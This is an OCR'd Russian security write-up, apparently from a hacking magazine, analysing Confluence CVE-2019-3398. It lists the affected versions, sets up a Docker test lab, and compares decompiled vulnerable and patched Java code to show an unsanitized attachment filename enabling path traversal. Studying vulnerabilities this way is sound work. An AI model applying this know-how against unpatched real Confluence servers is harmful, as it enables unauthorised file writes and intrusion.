
Для проведения атаки требуется учетная запись с правами создания и редактирования записей. Уязвимы множество версий в разных ветках приложения. Все, что вышло аж с Confluence 2.0.0 вплоть до Confluence 6.6.12, уязвимо. Также проблемными оказались версии с 6.7.0 до 6.12.3, версии с 6.13.0 по 6.13.3, с 6.14.0 до 6.14.2 и с 6.15.0 по 6.15.2 включительно. Более детальный список можно посмотреть в официальной базе знаний.

СТЕНД

У Confluence простой инсталлятор, который работает в большинстве современных операционных систем. Для тестов я возьму Confluence 6.9.0. Если в качестве основной ОС у тебя Windows, то можно воспользоваться инсталлятором. Однако я рекомендую более универсальный метод — запустить контейнер Docker. Не забывай прокидывать необходимые порты.

```
$ docker run --rm --name=confluence.vh --hostname=conflvh -p 8090:
8090 -p 8091:8091 atlassian/confluence-server:6.9.0
```

Инсталлируем приложение.



Set up Confluence - Confluence
Not secure | confluence.vh:8090/setup/setupstart.action

Set up Confluence


How do you want to install Confluence?

● Trial Installation
Choose this option if you want to try Confluence. We'll set up a trial database for you. The embedded database is for evaluation only. Later you'll need to migrate to your own external database.

○ Production Installation
Choose this option if you want to set up a production instance of Confluence. You'll need a Confluence license and an external database.

Установка Atlassian Confluence 6.9.0

Далее создаем администратора системы. Для тестирования уязвимости нам понадобится пользователь с возможностью загружать аттачи. Создаем его, и стенд готов.



Dashboard - Confluence
Not secure | confluence.vh:8090/#all-updates

All updates

VISUALHACK
VISUALHACK
Updated 3 minutes ago

Anonymous
Welcome to Confluence
Created yesterday at 6:34 PM
What is Confluence? (step 1 of 9)
Created yesterday at 6:34 PM
A quick look at the editor (step 2 of 9)
Created yesterday at 6:34 PM
Lay out your page (step 6 of 9)
Created yesterday at 6:34 PM
Let's edit this page (step 3 of 9)
Created yesterday at 6:34 PM
Prettify the page with an image (step 4 of 9)
Created yesterday at 6:34 PM
Learn the wonders of autoconvert (step 7 of 9)
Created yesterday at 6:34 PM
Get serious with a table (step 5 of 9)
Created yesterday at 6:34 PM
Tell people what you think in a comment (step 8 of 9)
Created yesterday at 6:34 PM
Share your page with a team member (step 9 of 9)
Created yesterday at 6:34 PM
Demonstration Space

Welcome to Confluence


Confluence is where your team collaborates and shares knowledge — create, share and discuss your files, ideas, minutes, specs, mockups, diagrams, and projects.

Share useful links, announcements and info here
Customize

Готовый стенд с Confluence 6.9.0

ДЕТАЛИ УЯЗВИМОСТИ CVE-2019-3398

Как ты уже знаешь, проблема кроется в загрузке всех прикрепленных к записи файлов. Создадим произвольную запись и загрузим к ней несколько файлов.



Attachments - Attach Test - VISU...
Not secure | confluence.vh:8090/pages/viewpageattachments.action?pageId=65601&sortBy=date&highlight=Mia...

Blog / 2019 / May / 23 / Attach Test

Attachments

Name	Size	Creator	Creation Date	Labels	Comment	
Mia-orig.jpg	16 kB	VISUALHACK	May 23, 2019 17:12	No labels		Properties | Delete
Mia.jpg	16 kB	VISUALHACK	May 23, 2019 17:12	No labels		Properties | Delete

Download All

Attach Files

Upload file: Choose File No file chosen
Comment:
Attach more files
Attach
Drop files here to attach them

Загруженные файлы к посту блога в Confluence

Обрати внимание на кнопку Download All — она скачивает все файлы. Перед этим они любезно упаковываются в ZIP, который и отправляется пользователю. В моем случае ссылка имеет вид `http://confluence.vh:8090/pages/downloadallattachments.action?pageId=65601`. Из названия экшена видно, что за скачивание отвечает класс `DownloadAllAttachmentsOnPageAction`. Он расположен в файле `confluence/WEB-INF/lib/confluence-6.9.0.jar`. Для декомпиляции я воспользуюсь утилитой JD-GUI версии 1.5.

/com/atlassian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.java

```
01: package com.atlassian.confluence.pages.actions;
02:
...
18: public class DownloadAllAttachmentsOnPageAction extends Abstra
ctPageAwareAction {
19:   AttachmentManager attachmentManager;
```

Чтобы сразу определить, где конкретно проблема, можно заглянуть в этот же файл, только в пропатченной версии, например 6.12.4.

/confluence-6.12.4/com/atlassian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.java

```
19: public class DownloadAllAttachmentsOnPageAction extends Abstra
ctPageAwareAction {
20:   AttachmentManager attachmentManager;
...
32:   public String execute() throws Exception {
33:     List<Attachment> latestAttachments = this.attachmentManager.
getLatestVersionsOfAttachments(getPage());
34:     for (Attachment attachment : latestAttachments) {
35:       File tmpFile = new File(getTempDirectoryForZipping(),
ConfluenceFileUtils.extractFileName(attachment.getFileName()));
```

/confluence-6.9.0/com/atlassian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.java

```
18: public class DownloadAllAttachmentsOnPageAction extends Abstra
ctPageAwareAction {
19:   AttachmentManager attachmentManager;
...
31:   public String execute() throws Exception {
32:     List<Attachment> latestAttachments = this.attachmentManager.
getLatestVersionsOfAttachments(getPage());
33:     for (Attachment attachment : latestAttachments) {
34:       File tmpFile = new File(getTempDirectoryForZipping(),
attachment.getFileName());
```

Как видишь, второй параметр, который отвечает за имя аттача, в новой версии метода `execute` фильтруется при помощи `extractFileName`.

/confluence-6.12.4/com/atlassian/confluence/util/io/ConfluenceFileUtils.java

```
82:   public static String extractFileName(String pathname) {
83:     if (pathname == null)
84:       return null;
85:     return (new File(pathname)).getName();
86:   }
```

Значит, проблема в имени. Посмотрим на содержимое класса `DownloadAllAttachmentsOnPageAction`, а именно метод `execute`.

/com/atlassian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.java

```
31:   public String execute() throws Exception {
32:     List<Attachment> latestAttachments = this.attachmentManager.
getLatestVersionsOfAttachments(getPage());
33:     for (Attachment attachment : latestAttachments) {
```

Сначала данные всех файлов попадают в массив `latestAttachments`, затем функция `for` перебирает его элементы и читает содержимое каждого файла. Обрати внимание, что создается объект типа File. Он указывает на временный файл, имя которого эквивалентно имени аттача.

/com/atlassian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.java

```
34:       File tmpFile = new File(getTempDirectoryForZipping(),
attachment.getFileName());
35:       inputStream = this.attachmentManager.getAttachmentData(
attachment);
```

/com/atlassian/confluence/pages/Attachment.java

```
31: public class Attachment extends SpaceContentEntityObject implem
ents SearchableAttachment, Addressable, HasLinkWikiMarkup, Conten
tConvertible, Contained<ContentEntityObject> {
32:   public static final String PROP_MEDIA_TYPE = "MEDIA_TYPE";
...
75:   @Nonnull
76:   public String getFileName() { return getTitle(); }
```

/com/atlassian/confluence/core/ContentEntityObject.java

```
056: public abstract class ContentEntityObject extends Abstra
ctLabelableEntityObject implements Searchable, Comparable, Addres
sable, Content, RelatableEntity {
057:   public static final String CURRENT = "current";
...
153:   public String getTitle() { return this.title; }
```

Также создается временная директория для хранения всех необходимых для сжатия документов.

/com/atlassian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.java

```
18: public class DownloadAllAttachmentsOnPageAction extends Abstra
ctPageAwareAction {
...
81:   private File getTempDirectoryForZipping() throws IOException {
82:     if (this.tempDirectoryForZipping == null) {
83:       this.tempDirectoryForZipping = new File(getConfluenceTe
mpDirectoryPath() + File.separator + getZipFilename());
84:       if (!this.tempDirectoryForZipping.exists()) {
85:         if (this.tempDirectoryForZipping.mkdirs())
86:           return this.tempDirectoryForZipping;
87:         throw new IOException("Could not create directory: " +
this.tempDirectoryForZipping.getPath());
88:       }
89:     }
90:     return this.tempDirectoryForZipping;
91:   }
```

Эта папка находится по пути, который задан настройкой `webwork.multipart.saveDir`.

/com/atlassian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.java

```
93:   private String getConfluenceTempDirectoryPath() throws Except
ion { return getBootstrapManager().getFilePathProperty("webwork.
multipart.saveDir"); }
```

По дефолту это папка `temp`, в корне рабочей директории Confluence.

/com/atlassian/confluence/setup/actions/SetupStartAction.java

```
19: public class SetupStartAction extends AbstractSetupAction implem
ents BootstrapAware {
...
73:   private boolean setupConfluenceHome() {
...
74:     String localHomeDir = "${localHome}" + System.getProperty(
"file.separator");
...
76:     String confluenceTempDir = localHomeDir + "temp";
...
82:       bootstrapManager.setProperty("webwork.multipart.saveDir",
confluenceTempDir);
```

Имя папки генерируется по шаблону:

```
download<5_рандомных_цифр_букв><час><минута><секунда>
```

Например, это может быть `download2d2s3171652.zip`.

/com/atlassian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.java

```
95:   private String getZipFilename() throws Exception {
96:     if (this.zipFilename == null)
97:       this.zipFilename = MessageFormat.format("download{0}{1,
time,HHmmss}", new Object[] { RandomGenerator.randomString(5), new
Date() });
98:     return this.zipFilename;
99:   }
```

После того как временный файл создан, в него переносится содержимое прикрепленного файла.

/com/atlassian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.java

```
37:       try {
38:         fileOutputStream = new FileOutputStream(tmpFile);
39:         throwable1 = null;
40:         try {
41:           ByteStreams.copy(inputStream, fileOutputStream);
...
49:                 fileOutputStream.close();
...
64:               inputStream.close();
```

Когда все аттачи обработаны, временная папка запаковывается в архив и отдается клиенту.

/com/atlassian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.java

```
73:     File zipFile = new File(getConfluenceTempDirectoryPath() +
File.separator + getZipFilename() + ".zip");
74:     FileUtils.createZipFile(getTempDirectoryForZipping(), zipFile
);
75:     FileUtils.deleteDir(getTempDirectoryForZipping());
76:     this.downloadPath = prepareDownloadPath(zipFile.getPath()) +
"?contentType=application/zip";
77:     this.gateKeeper.addKey(prepareDownloadPath(zipFile.getPath())
, getAuthenticatedUser());
78:     return "success";
```

